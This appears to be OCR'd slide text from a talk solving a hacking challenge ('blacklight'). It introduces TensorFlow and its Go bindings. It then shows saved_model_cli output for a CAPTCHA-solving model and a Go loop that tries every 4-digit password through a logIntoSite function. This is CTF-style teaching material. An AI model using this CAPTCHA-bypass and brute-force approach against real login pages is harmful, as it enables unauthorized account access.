TensorFlow


pisush

@NataliePis

BLACKLIGHT


@backlightai is a hacking and programming challenge for all levels: https://blacklight.ai

Let’s POC this challenge



Let's POC this challenge


The **MNIST database** (Modified National Institute of Standards and Technology database) is a large database of handwritten digits that is commonly used for training various image processing systems.



TensorFlow


TensorFlow is an open-source software for Machine Intelligence, used mainly for machine learning applications such as neural networks.


TensorFlow is an open-source software for Machine Intelligence, used mainly for machine learning applications such as neural networks.



A tensor is a generalization of vectors and matrices to potentially higher dimensions.
1) data type
2) shape (number of dimensions + number of values per dimension)

TensorFlow is an open-source software for Machine Intelligence, used mainly for machine learning applications such as neural networks.





A tensor is a generalization of vectors and matrices to potentially higher dimensions.
1) data type
2) shape (number of dimensions + number of values per dimension)

The flow part comes to describe that:
- the graph (model) is a set of nodes (operations)
- the data (tensors) "flow" through those nodes, undergoing mathematical manipulation

You can look at, and evaluate, any node of the graph

TF APIs

- Python
- C++
- Java
- Go

TF Bindings

- C#
- Haskell
- Julia
- Ruby
- Rust
- Scala

TensorFlow


Go APIs for TF

- train models
- load models
- consume models

https://www.tensorflow.org/install/install_go

The steps


- load trained SavedModel
- brute force break the password
- use the model to get the captcha




The steps

- **load trained SavedModel**
- brute force break the password
- use the model to get the captcha

```
$ saved_model_cli show --dir <PATH> --all



MetaGraphDef with tag-set: 'serve' contains the following SignatureDefs:

signature_def['serving_default']:
The given SavedModel SignatureDef contains the following input(s):
inputs['input'] tensor_info:
    dtype: DT_STRING
    shape: unknown_rank
    name: CAPTCHA/input_image_as_bytes:0
The given SavedModel SignatureDef contains the following output(s):
outputs['output'] tensor_info:
    dtype: DT_STRING
    shape: unknown_rank
    name: CAPTCHA/prediction:0
Method name is: tensorflow/serving/predict
```




```
$ saved_model_cli show --dir <PATH> --all



MetaGraphDef with tag-set: 'serve' contains the following SignatureDefs:

signature_def['serving_default']:
The given SavedModel SignatureDef contains the following input(s):
inputs['input'] tensor_info:
    dtype: DT_STRING
    shape: unknown_rank
    name: CAPTCHA/input_image_as_bytes:0
The given SavedModel SignatureDef contains the following output(s):
outputs['output'] tensor_info:
    dtype: DT_STRING
    shape: unknown_rank
    name: CAPTCHA/prediction:0
Method name is: tensorflow/serving/predict
```



```go
func main() {
	printLogs := flag.Bool("printlog", false, "set to true for printing all log lines on the screen")
	flag.Parse()

	// always make a log file
	logfile, err := os.OpenFile("run.log", os.O_RDWR|os.O_CREATE|os.O_APPEND, 0666)
	if err != nil {
		log.Fatalf("error opening a log file: %v", err)
	}
	defer logfile.Close()
	log.SetOutput(logfile)

	// load tensorflow model
	savedModel, err := tf.LoadSavedModel("./tensorflow_savedmodel_captcha", []string{"serve"}, nil)
	if err != nil {
		log.Println("failed to load model", err)
		return
	}
	// iterate
	for x := 0; x < 10000; x++ {
		logIntoSite(fmt.Sprintf("%0.4d", x), savedModel, *printLogs)
	}
}
```

The steps


- load trained SavedModel
- **brute force break the password**
- use the model to get the captcha




```go
func main() {
	printLogs := flag.Bool("printlog", false, "set to true for printing all log lines on the screen")
	flag.Parse()

	// always make a log file
	logfile, err := os.OpenFile("run.log", os.O_RDWR|os.O_CREATE|os.O_APPEND, 0666)
	if err != nil {
		log.Fatalf("error opening a log file: %v", err)
	}
	defer logfile.Close()
	log.SetOutput(logfile)

	// load tensorflow model
	savedModel, err := tf.LoadSavedModel("./tensorflow_savedmodel_captcha", []string{"serve"}, nil)
	if err != nil {
		log.Println("failed to load model", err)
		return
	}
	// iterate
	for x := 0; x < 10000; x++ {
		logIntoSite(fmt.Sprintf("%0.4d", x), savedModel, *printLogs)
	}
}
```

The steps

- load trained SavedModel
- brute force break the password
- **use the model to get the captcha**



